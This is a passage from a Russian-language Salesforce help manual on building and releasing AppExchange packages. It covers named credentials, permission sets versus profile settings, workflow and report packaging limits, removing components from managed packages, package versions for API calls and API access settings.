  - При использовании OAuth подписчик должен обновить URL-адрес обратного вызова в конфигурации клиента для поставщика проверки подлинности, а затем выполнить повторную проверку подлинности путем установки флажка **«Начать процесс проверки подлинности при сохранении»** для именованных регистрационных данных.
- Именованные регистрационные данные не подлежат автоматическому добавлению в пакеты. При добавлении в пакет данных из внешнего источника или кода Apex, которым указываются именованные регистрационные данные конечной точки вызова, необходимо добавить именованные регистрационные данные в пакет. Кроме того, убедитесь, что организация подписчика имеет действительные именованные регистрационные данные с таким именем.

  При наличии нескольких организаций рекомендуем создать именованные регистрационные данные с тем же именем, но с другим URL-адресом конечной точки в каждой организации. Затем можно распаковать и развернуть (во всех организациях) одно определение выноски, ссылающееся на общее имя этих именованных регистрационных данных. Например, именованные регистрационные данные всех организаций могут использовать разные URL-адреса конечной точки для устранения несоответствия между средой разработки и производственной средой. Если в выноске Apex используется общее имя таких именованных регистрационных данных, класс Apex, определяющий данный вызов, можно добавить в пакет и развернуть во всех таких организациях без программной проверки среды.

- Сертификаты не подлежат пакетированию. При пакетировании именованных регистрационных данных, определяющих сертификат, убедитесь, что организация подписчика использует действительный сертификат с тем же именем.
- Перечисленные ниже параметры вызова для именованных регистрационных данных можно настраивать только в пользовательском интерфейсе. Если значения по умолчанию не подходят для конечной организации, администратор этой организации должен вручную настроить именованные регистрационные данные после развертывания.
  - Создать заголовок авторизации, по умолчанию: Включено
  - Разрешить объединение полей в заголовке `HTTP`, по умолчанию: выключено
  - Разрешить объединение полей в теле `HTTP`, по умолчанию: выключено

Макеты страниц

Макет страницы пользователя, загружающего пакет, — это макет, используемый версиями Group Edition и Professional Edition и стандартный для версий Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.

Макет страницы, установленный для текущего объекта, пакетируется вместе с дополнительными типами записей. В противном случае необходимо вручную применить для профилей установленные макеты страниц.

Если макет страницы и тип записи создаются в результате установки пакета, то назначение макета страницы загружающего пользователя для данного типа записи назначается типу записи для всех профилей в организации-подписчике, кроме случаев соотнесения профиля при установке или обновлении.

Наборы полномочий

Наборы полномочий могут быть добавлены в качестве компонентов пакета наряду со следующими полномочиями и параметрами доступа.

- Полномочия настраиваемого объекта
- Полномочия внешнего объекта
- Полномочия настраиваемого поля
- Настраиваемые полномочия
- Параметры отображения настраиваемой вкладки
- Доступ к классу Apex
- Доступ к странице Visualforce
- Доступ к внешнему источнику данных

Прим.: Назначенные приложения и стандартные параметры отображения вкладки не входят в компоненты набора полномочий.

Наборы полномочий позволяют устанавливать или обновлять совокупность полномочий. В отличие от параметров профиля, наборы полномочий не перезаписывают профили.

Значения раскрывающегося списка

- Подписчики могут переименовывать или удалять значения раскрывающегося списка. Данная особенность должна учитываться разработчиками при явном добавлении значения раскрывающегося списка в Apex.
- Значения раскрывающихся списков могут быть добавлены или удалены в организации разработчика. Обновление не инициирует установку новых значений. Любые значения, удаленные разработчиком, доступны организации подписчика до их удаления самим подписчиком.

Параметры профиля

Ниже перечислены параметры профиля, доступные для компонентов пакета.

- Назначенные приложения
- Назначенные связанные приложения
- Параметры вкладки
- Назначения макета страницы
- Назначения типа записи
- Полномочия настраиваемого объекта
- Полномочия внешнего объекта
- Полномочия настраиваемого поля
- Настраиваемые полномочия
- Доступ к классу Apex
- Доступ к странице Visualforce
- Доступ к внешнему источнику данных

Параметры профиля перезаписывают текущие профили в организации установщика конкретными изменениями полномочий и параметров.

Типы записей

- Пакет, содержащий типы записей, может быть установлен только при наличии поддержки типов записей в организации подписчика.
- Новое установленное значение раскрывающегося списка связывается со всеми установленными типами записей на основе соотнесений, заданных разработчиком. Данная связь может быть изменена подписчиком.
- Использование поле объекта «Тип записи» в критериях отчета (например, «Тип записи организации») инициирует создание зависимости.
- Резюмирование данных отчета по полю объекта «Тип записи» (например, «Тип записи организации») инициирует создание зависимости.
- Если поле объекта «Тип записи» добавляется в отчет в виде столбца, а организация подписчика не поддерживает или не использует типы записей объекта, то столбец пропускается при установке.
- Если устанавливаемый тип настраиваемого отчета содержит поле объекта «Тип записи» в виде столбца, а организация не поддерживает типы записей или объекту не заданы типы записей, то данный столбец пропускается.

Отчетные снимки

Разработчики управляемых пакетов должны помнить о возможных последствиях внедрения отчетных снимков, ссылающихся на отчеты, выпущенные в предыдущей версии пакета. Если подписчик удаляет или перемещает отчет в личную папку, то отчетный снимок, ссылающийся на отчет, не устанавливается (хотя страница «Установка пакета» может указывать на обратное). Если подписчик изменяет отчет, то результаты отчета могут влиять на данные, отображаемые отчетным снимком. Рекомендуем разработчикам использовать одну версию пакета для выпуска отчетного снимка и связанных отчетов.

Текущий пользователь выбирается подписчиком, поэтому некоторые соотнесения полей отчетного снимка могут быть недействительными при отсутствии доступа текущего пользователя к исходным или целевым полям.

Отчеты

Элементы отчета, которые не поддерживают пакетирование, пропускаются или заменяются предыдущей версией, либо препятствуют загрузке пакета. Например:

- Детализации иерархии пропускаются в отчетах по действиям и возможностям.
- Фильтры непакетируемых полей пропускаются автоматически (например, фильтры для типов записей стандартного объекта).

- Загрузка пакета прерывается при наличии логики фильтра для непакетируемого поля отчета (например, фильтры для типов записей стандартного объекта).
- Значения поиска для поля «Выбрать кампанию» стандартных отчетов по кампаниям пропускаются.
- Отчеты, перемещенные в личную папку или папку «Изъятые общедоступные отчеты», удаляются из пакетов.
- При установке пакета в организацию, которая не поддерживает приложение Chart Analytics 2.0:
  - Комбинированные диаграммы заменяются предыдущими версиями. Например, комбинированная вертикальная диаграмма, дополненная столбцами, заменяется простой вертикальной диаграммой; комбинированная горизонтальная диаграмма, дополненная строками, заменяется простой горизонтальной диаграммой.
  - Неподдерживаемые типы диаграмм (например, круговые и конические) пропускаются.

Элементы S-Control

Подписчики могут устанавливать только элементы S-Control из неуправляемых пакетов, созданных до 1 января 2010 года.

Элементы S-Control объявлены нерекомендуемыми и заменены страницами Visualforce на странице 7023.

Средство перевода

- Включение средства перевода и добавление языка в пакет инициирует автоматическое пакетирование любых связанных переведенных значений для соответствующих компонентов пакета. Убедитесь в наличии переводов для всех возможных компонентов.
- Установщик пакета может просматривать поддерживаемые языки на странице сведений о пакете. Переводы на языки, добавленные в пакет, отображаются установщику автоматически. Средство перевода может быть включено установщиками по следующим причинам: изменение переводов для установленных неуправляемых компонентов, переопределение переводов настраиваемых меток в управляемом пакете или перевод на дополнительные языки.
- Расширение пакета может быть дополнено переводами для компонентов расширения, но не дополнительными переводами для компонентов основного пакета.

Правила проверки

Пакетирование настраиваемых объектов инициирует неявное пакетирование всех связанных правил проверки.

Wave Analytics

Компоненты Wave Analytics включают приложения, панели мониторинга, потоки данных, наборы данных, линзы Wave и XMD главного пользователя. При пакетировании компонентов Wave руководствуйтесь следующими советами и рекомендациями.

- Неуправляемые пакеты Wave, в отличие от управляемых, предназначены только для разработчиков и не подлежат распространению как универсальные. Неуправляемые пакеты Wave должны работать, как предполагалось, в пределах ограничений для неуправляемых пакетов Salesforce. Они не проходят такой же уровень тестирования, как управляемые пакеты. Неуправляемые пакеты не включают многие средства защиты, которые есть у управляемых пакетов, и предназначены для разработчиков, знакомых с ограничениями для таких пакетов. Обратитесь также к соответствующей теме в Руководстве по ISV-файлам.
- Для создания пакета требуются полномочия администратора Wave, но для развертывания нужны только полномочия администратора Salesforce.
- Между наборами и потоками данных нет связки, то есть нет зависимости. При создании пакетов их следует добавлять вручную. Если это не сделать, во время развертывания возникнет ошибка. То же верно и для наборов изменений — при помещении в пакет и наборов данных и потоков данных добавляйте их вручную.
- До выпуска Spring'17 изображения не отображались на экране, если развернутая панель мониторинга использует виджет изображений с файлами, недоступными в целевой организации. Есть два способа обойти эту проблему — загрузить изображения вручную или добавить в пакет папку с этими изображениями. Начиная с выпуска Spring'17 изображения поставляются в пакете с панелью мониторинга и поддерживаются ссылки между панелями. Следовательно, будет невозможно удалить панель мониторинга, если она указана в ссылке. В таких случаях можно

либо создать заново виджет-изображение или виджет-ссылку на панели мониторинга в исходной организации и затем переформировать пакет либо устранить проблемы со ссылкой в целевой организации.

- Будьте внимательны при добавлении в пакет потоков данных. Недопустимые переопределения схемы, неподдерживаемые и неправильные параметры удаляются (например, `Type = dim` больше не поддерживается, теперь правильный синтаксис — `Type = text`). Комментарии в формате JSON удаляются. Узлы могут появиться в другом порядке.

Workflow

- Система Salesforce препятствует загрузке предупреждений бизнес-правила, содержащих общедоступную группу, пользователя-партнера или получателя роли. Прежде чем загрузить приложение, рекомендуем заменить получателя пользователем. При установке система Salesforce заменяет данного пользователя установщиком приложения, который может выполнять необходимые настройки.
- Система Salesforce препятствует загрузке обновлений полей бизнес-правила, которые заполняют поле «Ответственный» очередью. Прежде чем загрузить приложение, рекомендуем заменить значение обновленного поля пользователем. При установке система Salesforce заменяет данного пользователя установщиком приложения, который может выполнять необходимые настройки.
- Система Salesforce препятствует загрузке бизнес-правил, обновлений полей и исходящих сообщений, ссылающихся на тип записи стандартного или управляемого установленного объекта.
- Система Salesforce препятствует загрузке задач бизнес-правила, назначенных роли. Прежде чем загрузить приложение, рекомендуем заменить значение поля «Назначено» пользователем. При установке система Salesforce заменяет данного пользователя установщиком приложения, который может выполнять необходимые настройки.
- Пакетирование доступно для бизнес-правил и связанных действий (например, предупреждения и обновления полей). Тем не менее, контролируемые по времени триггеры не добавляются в пакет. Уведомите установщиков о необходимости настройки всех контролируемых по времени триггеров, являющихся существенными для приложения.

  Триггеры потока не подлежат пакетированию.Пробная версия для триггеров потока как действий бизнес-правила закрыта. Если в организации уже запущена пробная версия, можно продолжить создание и редактирование триггеров потока как действий бизнес-правила. Если пробная версия не запущена, используйте «Действия потока» в Конструкторе процессов.

- Некоторые действия бизнес-правила могут быть защищены разработчиком. Дополнительную информацию о защищенных компонентах см. в разделе «Защищенные компоненты» на странице 7415.
- Разработчики могут связывать или удалять связи между действиями и бизнес-правилами. Данные изменения, включая удаление связей, отображаются в организации подписчика после установки. Управляемые пакеты не позволяют подписчикам удалять связи между действиями и бизнес-правилами, установленные разработчиком.
- Ссылки на конкретного пользователя в действиях бизнес-правила (например, получатель электронного предупреждения бизнес-правила) заменяются пользователем, устанавливающим пакет. Действия бизнес-правила, ссылающиеся на роли, общедоступные группы или рабочие группы, не могут быть загружены.
- Ссылки на единый адрес (например, «Адрес эл. почты отправителя») электронного предупреждения бизнес-правила заменяются значением поля «Текущий пользователь» во время установки.
- Все установленные бизнес-правила, созданные посредством установленного или обновленного пакета, используют статус активации, аналогичный загруженному пакету.

Защищенные компоненты

Разработчики могут помечать некоторые компоненты в качестве *защищенных*. Защищенные компоненты не могут быть связаны или использоваться компонентами, созданными в организации подписчика. Разработчик может удалить

защищенный компонент в будущем выпуске. Удаление не влияет на процесс установки пакета. Компонент, помеченный как незащищенный и доступный всем пользователям, не может быть удален. Ниже перечислены компоненты, которые разработчики управляемых пакетов могут помечать в качестве защищенных.

- Настраиваемые метки
- Настраиваемые ссылки (только для начальной страницы)
- Предупреждения бизнес-правил
- Обновления полей бизнес-правил
- Исходящие сообщения бизнес-правил
- Задачи бизнес-правил

Рекомендации по защите интеллектуальной собственности

Ниже перечислены рекомендации по защите интеллектуальной собственности.

- Рекомендуем публиковать только компоненты пакета, являющиеся интеллектуальной собственностью организации.
- Компоненты, доступные в каталоге Force.com AppExchange, не могут быть отозваны из организаций установщиков.
- Информация, доступная в пакетируемых и публикуемых компонентах, может отображаться пользователям в каталоге Force.com AppExchange. Рекомендуем проявлять осторожность при добавлении кода на страницу Visualforce формулы или в любой другой компонент, который не может быть скрыт в приложении.
- Код, доступный в Apex, который является частью управляемого пакета, автоматически маскируется и не может быть просмотрен организацией-установщиком. Исключением являются глобальные методы, то есть организации-установщики могут просматривать сигнатуры методов.

Наборы полномочий и параметры профиля в пакетах

Наборы полномочий и параметры профиля позволяют разработчикам указывать полномочия и другие параметры доступа к пакету. Прежде чем использовать наборы полномочий, параметры профиля или оба компонента, рекомендуем сопоставить их сходства и различия.

Алгоритм	Наборы полномочий	Параметры профиля
Какие полномочия и параметры добавляются?	• Полномочия настраиваемого объекта • Полномочия внешнего объекта • Полномочия настраиваемого поля • Настраиваемые полномочия • Параметры отображения настраиваемой вкладки • Доступ к классу <0>Apex<1>	• Назначенные приложения • Назначенные связанные приложения • Параметры вкладки • Назначения макета страницы • Назначения типа записи • Полномочия настраиваемого объекта • Полномочия внешнего объекта

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Наборы полномочий доступны в версиях: **Contact Manager**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com**.

Алгоритм	Наборы полномочий	Параметры профиля
	• Доступ к странице <0>Visualforce<1> • Доступ к внешнему источнику данных Прим.: Наборы полномочий содержат назначенные приложения и стандартные параметры отображения вкладки, но данные параметры не могут быть добавлены в пакет как компоненты набора полномочий.	• Полномочия настраиваемого поля • Настраиваемые полномочия • Доступ к классу Apex • Доступ к странице Visualforce • Доступ к внешнему источнику данных
Могут ли они обновляться в управляемых пакетах?	Да.	Параметры профиля применяются к текущим профилям в организации подписчика при установке или обновлении. Применяются только полномочия, связанные с новыми компонентами, которые были созданы при установке или обновлении.
Могут ли они редактироваться подписчиками?	Наборы полномочий могут редактироваться подписчиками только в неуправляемых пакетах.	Да.
Могут ли они клонироваться или создаваться?	Да. Однако, клонированный набор полномочий или набор полномочий, созданный на основе набора полномочий, добавленного в пакет, недоступен для дальнейшего обновления. Только наборы полномочий, добавленные в пакет, могут быть обновлены.	Да. Подписчики могут клонировать любой профиль, содержащий полномочия и параметры, которые связаны с компонентами, добавленными в пакет.
Содержат ли они полномочия стандартного объекта?	Нет. Кроме того, полномочия настраиваемого объекта не могут быть добавлены во взаимосвязь «Основная — подробная», где стандартный объект является основным.	Нет.
Содержат ли они полномочия пользователя?	Нет.	Нет.
Добавляются ли они в мастер установки?	Нет. Подписчики должны назначать наборы полномочий после установки.	Да. Параметры профиля применяются к текущим профилям в организации подписчика при установке или обновлении. Применяются только

Алгоритм	Наборы полномочий	Параметры профиля
		полномочия, связанные с новыми компонентами, которые были созданы при установке или обновлении.
Какие требования предъявляются к лицензии пользователя?	Набор полномочий устанавливается только в том случае, если организация подписчика использует как минимум одну лицензию пользователя, соответствующую набору полномочий. Например, наборы полномочий с лицензией пользователя Salesforce Platform устанавливаются только в организации, которым предоставлена лицензия Salesforce Platform. Подписчики, которые приобретают необходимую лицензию позже, должны выполнить повторную установку пакета. В противном случае новая лицензия не будет связана с наборами полномочий. Наборы полномочий без лицензии пользователя всегда доступны для установки. При назначении набора полномочий без лицензии пользователя все включенные параметры и полномочия должны быть разрешены лицензией пользователя. В противном случае назначение не выполняется.	Нет. Установка переопределяет параметры профиля, а не лицензии пользователя в организации подписчика.
Каким образом они назначаются пользователям?	Подписчики должны назначать наборы полномочий, добавленные в пакет, после установки пакета.	Параметры профиля применяются к текущим профилям.

Рекомендации

- Наборы полномочий, используемые совместно с профилями, позволяют подписчикам быстро добавлять новые полномочия для текущих пользователей приложения.
- Чтобы предоставить пользователям доступ к приложениям, стандартным вкладкам, макетам страниц и типам записей, рекомендуется использовать наборы полномочий совместно с другими компонентами.
- Создайте пакетные наборы полномочий, которые предоставляют доступ к настраиваемым компонентам пакета, но не стандартным компонентам Salesforce.

Определение процесса разработки

Все пакеты являются неуправляемыми до их преобразования в управляемые пакеты. Данное действие требует наличия управляемых пакетов, созданных в организации Developer Edition. Самостоятельная разработка управляемых пакетов позволяет протестировать пакеты перед выпуском и дополнить их нужными обновлениями.

Прежде чем создать пакет, определите процесс разработки и выберите подходящий тип пакета для процесса.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Передача и установка пакетов доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer** Edition

Разработка неуправляемых пакетов

- Разработка приложения.
- Создание пакета и загрузка приложения.

Разработка управляемых пакетов

- Разработка приложения.
- Создание пакета и загрузка бета-версии приложения.
- Сбор отзывов от бета-тестеров и внесение соответствующих исправлений в приложение.
- Создание пакета и загрузка финальной версии приложения.

Планирование выпуска управляемых пакетов

Удаление компонентов из управляемых пакетов

Просмотр неиспользуемых компонентов пакета

Изменение настраиваемых полей после выпуска пакета

Настройка стандартных версий пакета для вызовов API

Общие сведения о доступе посредством API и динамического кода Apex в пакетах

Управление доступом посредством API и динамического кода Apex в пакетах

Создание файла Enterprise WSDL посредством управляемых пакетов

Общие сведения о зависимостях

Рабочий центр

Рабочий центр позволяет просматривать, связывать, создавать и получать централизованный доступ к разным организациям Salesforce. Если ваша компания имеет несколько сред для разработки, тестирования и пробного использования, Рабочий центр позволяет оптимизировать подход к управлению организациями.

СМ. ТАКЖЕ:

Планирование выпуска управляемых пакетов

Управление пакетами

Создание и загрузка исправлений

Планирование выпуска управляемых пакетов

Выпуск пакета AppExchange аналогичен выпуску любой другой программы. Чтобы гарантировать правильную работу каждого компонента, рекомендуем воспользоваться поэтапным развертыванием пакета. При необходимости обратитесь к бета-тестерам с просьбой установить раннюю версию пакета и передать свои отзывы.

Пакет, выпущенный путем публикации в каталоге AppExchange, может быть установлен любым пользователем. Именно поэтому, выпуск пакета должен быть тщательно спланирован. Чтобы ознакомиться с процессом выпуска, просмотрите статусы ниже. В зависимости от выбранных параметров загрузки и текущего этапа процесса выпуска, система Salesforce автоматически применяет соответствующий статус к пакету и его компонентам.

Область	Описание
«Неуправляемый»	Пакет не преобразован в управляемый или компонент не добавлен в управляемый пакет. Обратите внимание, что компоненту со статусом «Управляемый — бета-версия» может быть назначен статус «Неуправляемый» при его удалении из управляемого пакета. Все пакеты являются неуправляемыми, кроме пакетов, помеченных одним из указанных ниже значков управляемого пакета.
Управляемый — бета-версия	Пакет или компонент создан в текущей организации Salesforce и является управляемым, но не выпущен по одной из указанных ниже причин. • Пакет не загружен. • Пакет загружен со статусом «Управляемый – бета-версия». Данный статус препятствует публикации пакета для общего доступа в каталоге AppExchange. Разработчик может редактировать любые компоненты, тогда как полномочия установщика определяются компонентами, добавленными в пакет. Прим.: Не рекомендуем устанавливать пакет со статусом «Управляемый — бета-версия» поверх пакета со статусом «Управляемый — выпущенный». В противном случае, пакет будет доступен только для удаления и повторной установки; обновление пакета будет недоступно.
Управляемый — выпущенный	Пакет или компонент создан в текущей организации Salesforce и является управляемым. Пакет загружается со статусом «Управляемый – выпущенный», указывающим на возможность его публикации в каталоге AppExchange. Обратите внимание, что данный статус пакета запрещает разработчику и установщику редактировать некоторые свойства компонентов. Данный тип выпуска считается основным.
«Исправление»	Чтобы применить незначительное обновление к управляемому пакету, рекомендуем создать исправление вместо нового основного выпуска. Исправление позволяет разработчику изменить функции текущих компонентов управляемого пакета, а также гарантирует отсутствие заметных изменений пакета в организациях подписчиков. Данный тип выпуска считается версией исправления.
«Управляемый — установленный»	Пакет или компонент установлен из другой организации Salesforce, но является управляемым.

Со временем разработчик может совершенствовать функции управляемого пакета, загружая и выпуская новые версии. Данное действие может инициировать обновление некоторых компонентов управляемого пакета. Разработчики могут удалять некоторые типы компонентов при обновлении пакета со статусом «Управляемый — выпущенный».

СМ. ТАКЖЕ:

- Управление пакетами
- Определение процесса разработки

Удаление компонентов из управляемых пакетов

Иногда требуется удалить компонент загруженного пакета со статусом «Управляемый — выпущенный». Ниже перечислены возможные ситуации.Управляемый — выпущенный

- Компонент, добавленный в пакет, не может быть удален.
- Компонент может быть удален и восстановлен только на странице «Удаленные компоненты пакета».
- Компонент может быть удален и восстановлен на странице «Удаленные компоненты пакета» или из корзины.

Чтобы открыть страницу «Удаленные компоненты пакета», введите *Пакеты* в поле Быстрый поиск в меню «Настройка», затем выберите **Пакеты**. Выберите пакет, в который был загружен компонент и нажмите кнопку **Посмотреть удаленные компоненты**. Компоненты могут быть восстановлены из корзины или на странице «Удаленные компоненты пакета» в любое время — *до* загрузки новой версии пакета. Чтобы восстановить компонент, щелкните ссылку **«Восстановить»** напротив нужного компонента.

Компонент, помеченный для удаления, удаляется без возможности восстановления после загрузки пакета.

Внимание: Тем не менее, значение поля **«Имя»** удаленного компонента сохраняется в системе Salesforce и не может использоваться при создании другого компонента. Страница «Удаленные компоненты пакета» содержит список имен, недоступных для использования.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления компонентов из пакета:

- Создание пакетов AppExchange

Чтобы открыть страницу «Удаленные компоненты пакета», введите *Пакеты* в поле Быстрый поиск в меню «Настройка», затем выберите **Пакеты**. Выберите пакет, в который был загружен компонент и нажмите кнопку **Посмотреть удаленные компоненты**. Данная страница позволяет восстанавливать компоненты, которые могут быть восстановлены из корзины. Ниже перечислены типы компонентов, которые могут быть восстановлены на данной странице.

- Классы и триггеры Apex без глобального доступа.
- Настраиваемые вкладки.
- Компоненты Visualforce с общим доступом.
- Защищенные компоненты, включая:
  - Настраиваемые метки
  - Настраиваемые ссылки (только для начальной страницы)
  - Предупреждения бизнес-правил
  - Обновления полей бизнес-правил

  - Исходящие сообщения бизнес-правил
  - Задачи бизнес-правил
  - Триггеры потока бизнес-правила

    Пробная версия для триггеров потока как действий бизнес-правила закрыта. Если в организации уже запущена пробная версия, можно продолжить создание и редактирование триггеров потока как действий бизнес-правила. Если пробная версия не запущена, используйте «Действия потока» в Конструкторе процессов.

- Компоненты данных (например, документы, панели мониторинга и отчеты). Данные типы компонентов являются единственными, которые также могут быть восстановлены из корзины.

Компоненты могут быть восстановлены из корзины или на странице «Удаленные компоненты пакета» в любое время — *до* загрузки новой версии пакета. Чтобы восстановить компонент, щелкните ссылку **«Восстановить»** напротив нужного компонента.

Ниже перечислены сведения, доступные на странице «Удаленные компоненты».

Атрибут	Описание
Действие	Пакет со статусом «Управляемый — выпущенный», загруженный без удаленного компонента, поддерживает ссылку **«Восстановить»**, позволяющую восстановить компонент.Управляемый — выпущенный
Доступно в версиях	Данный атрибут отображает номер версии пакета, содержащего компонент.
Имя	Данный атрибут отображает имя компонента.
Родительский объект	Данный атрибут отображает имя родительского объекта, связанного с компонентом. Например, настраиваемый объект является родителем настраиваемого поля.
Тип	Данный атрибут отображает тип компонента.

Просмотр неиспользуемых компонентов пакета

Данная таблица содержит компоненты, которые больше не используются в текущей версии пакета. Любой указанный ниже компонент, являющийся частью управляемого пакета, может быть удален, если не используется настраиваемыми интеграциями. Удаленный неиспользуемый компонент отображается в данном списке в течение 15 дней. В течение этого срока компонент и все его данные могут быть восстановлены или удалены без возможности восстановления. Обратите внимание, что некоторые свойства восстановленного настраиваемого поля могут быть потеряны или изменены. По истечении 15 дней поле и все его данные удаляются без возможности восстановления.

Прим.: Прежде чем удалить настраиваемое поле, рекомендуем сохранить запись его данных. Введите строку *«Экспорт данных»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Экспорт данных»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ниже перечислены отображаемые сведения о компоненте.

Атрибут	Описание
Действие	Отображается одно из двух значений: • **Восстановить** • **Удалить**
Имя	Данный атрибут отображает имя компонента.
Родительский объект	Данный атрибут отображает имя родительского объекта, связанного с компонентом. For example, a custom object is the parent of a custom field.
Тип	Данный атрибут отображает тип компонента.

Изменение настраиваемых полей после выпуска пакета

Ниже перечислены изменения, которые могут быть внесены в настраиваемые поля после выпуска пакета.

- Длина текстового поля может быть увеличена или уменьшена.
- Количество цифр, расположенных до или после десятичной запятой в числовом поле, может быть увеличено или уменьшено.
- Обязательные поля могут быть преобразованы в необязательные, и наоборот. Если поле должно содержать значение по умолчанию, то данное ограничение может быть удалено, и наоборот.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**.

Настройка стандартных версий пакета для вызовов API

Версия пакета — это номер, который определяет набор компонентов, загруженных в пакет. Для номера версии используется следующий формат: *основной_номер*.*дополнительный_номер*.*номер_исправления* (например, 2.1.3). Основной и дополнительный номера увеличиваются на выбранное значение при каждом основном выпуске. Значение переменной *номер_исправления* указывается и обновляется только в случае выпуска исправления. Версии пакета позволяют издателям изменять компоненты управляемых пакетов путем выпуска последующих версий пакета без нарушения текущих интеграций, использующих пакет.

Стандартные версии пакета для вызовов API содержат параметры системы восстановления, кроме случаев предоставления версий пакета вызовом API. Многие клиенты API не содержат сведений о версии пакета, поэтому стандартные параметры сохраняют их текущий алгоритм работы.

Стандартные версии пакета могут быть заданы для вызовов Enterprise API и Partner API. Файл Enterprise WSDL предназначен для клиентов, желающих создать интеграцию только с собственной организацией Salesforce. Данный файл является строго типизированным, так как вызовы выполняются для объектов и полей с определенными типами данных (например, `int` и `string`). Файл Partner WSDL предназначен для клиентов, партнеров и независимых поставщиков ПО, желающих создать интеграцию с разными организациями Salesforce, независимо от настраиваемых объектов или полей. Данный

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки стандартных версий пакета для вызовов API:

- Настройка приложения

файл является слабо типизированным, то есть вызовы выполняются для имен и значений полей вместо определенных типов данных.

Чтобы сохранить текущий алгоритм клиентов, рекомендуем связать файл Enterprise WSDL с конкретными версиями пакета. При необходимости настройте параметры связывания версии пакета для вызова API, созданного клиентским приложением посредством файла Enterprise WSDL или Partner WSDL. Сведения о версии пакета для вызовов API, созданных клиентским приложением на основе файла Enterprise WSDL, определяются первым соответствием в параметрах ниже.

1. Заголовок SOAP PackageVersionHeader.
2. Конечная точка SOAP содержит URL-адрес следующего формата: *имя_сервера*`/services/Soap/c/`*версия_api*`/`*код*, где *версия_api* — это версия API (например, 40,0), а *код* — это код выбранной версии пакета при создании файла Enterprise WSDL.
3. Стандартные параметры версии пакета Enterprise WSDL.

Файл Partner WSDL предназначен для интеграции с несколькими организациями. Если версии пакета задано значение «Не указано» при настройке стандартных версий пакета Partner WSDL, то алгоритм определяется по последней установленной версии пакета. Таким образом, данный алгоритм компонентов пакета (например, триггер Apex) может измениться в результате обновления пакета, влияющего на интеграцию. Подписчики могут выбрать конкретную версию установленного пакета для всех вызовов Partner API, созданных клиентскими приложениями. В этом случае последующие установки версий пакета не повлияют на текущие интеграции.

Сведения о версии пакета для вызовов Partner API определяются первым соответствием в параметрах ниже.

1. Заголовок SOAP PackageVersionHeader.
2. Вызов API со страницы Visualforce использует набор версий пакета для страницы Visualforce.
3. Стандартные параметры версии пакета Partner WSDL.

Для настройки стандартных версий пакета для вызовов API:

1. Введите строку «*API*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«API»**.
2. Щелкните **«Настроить параметры версии пакета Enterprise»** или **«Настроить параметры версии пакета Partner»**. Данные ссылки доступны только при наличии как минимум одного управляемого пакета, установленного в организации.
3. Заполните поле «Версия пакета» для каждого установленного управляемого пакета. В противном случае выберите значение по умолчанию.
4. Нажмите кнопку **«Сохранить»**.

Прим.: Установка новой версии пакета в организации не влияет на текущие стандартные параметры.

Общие сведения о доступе посредством API и динамического кода Apex в пакетах

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Компоненты пакета Apex получают доступ к стандартным и настраиваемым объектам соответствующей организации посредством динамического кода Apex и интерфейса API. Данный доступ может быть ограничен разработчиками пакетов Force.com AppExchange, предназначенных для внешних клиентов (известных как сторонние разработчики или партнеры). Ограничение доступа позволяет повысить безопасность установки пакетов для администраторов. Кроме того, администраторы, устанавливающие подобные пакеты, могут ограничивать доступ после установки даже в том случае, если доступ не ограничен разработчиками пакета.

«API-доступ» — это параметр пакета, определяющий доступ элементов s-control и других компонентов пакета к стандартным и настраиваемым объектам посредством динамического кода Apex и интерфейса API. Данный параметр отображается разработчикам и установщикам на странице сведений о пакете. Данный параметр позволяет следующее.

- Разработчик пакета AppExchange может ограничить API-доступ к пакету до его передачи в каталог Force.com AppExchange. После ограничения доступа компоненты пакета принимают сеансы Apex и API, ограниченные настраиваемыми объектами пакета. Кроме того, разработчик может включить доступ к определенным стандартным объектам и любым настраиваемым объектам других зависимых пакетов.
- Установщик пакета может принять или отклонить полномочия доступа к пакету при установке пакета в организацию.
- После установки администратор может в любое время изменить доступ к пакету посредством Apex и API. Кроме того, установщик может включить доступ к дополнительным объектам (например, настраиваемые объекты, созданные в организации установщика, или объекты, установленные несвязанными пакетами).

Параметр «API-доступ» может принимать два значения.

- Значение по умолчанию «Неограниченный», которое предоставляет компонентам пакета API-доступ к стандартным объектам, аналогичный доступу пользователя, выполнившего вход при отправке запроса в API. Apex выполняется в системном режиме. Неограниченный доступ предоставляет доступ для чтения посредством Apex ко всем стандартным и настраиваемым объектам.
- Значение «Ограниченный», которое позволяет администратору выбирать стандартные объекты, доступные компонентам пакета. Кроме того, компоненты ограниченных пакетов получают доступ к настраиваемым объектам текущего пакета только при наличии у пользователя соответствующих полномочий объекта.

Рекомендации по доступу посредством API и динамического кода Apex в пакетах

По умолчанию динамическому коду Apex доступны только компоненты, добавленные в пакет вместе с кодом. Чтобы предоставить доступ к стандартным объектам, отсутствующим в пакете, разработчик должен настроить параметр «API-доступ».

1. Введите строку *«Пакеты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пакеты»**.
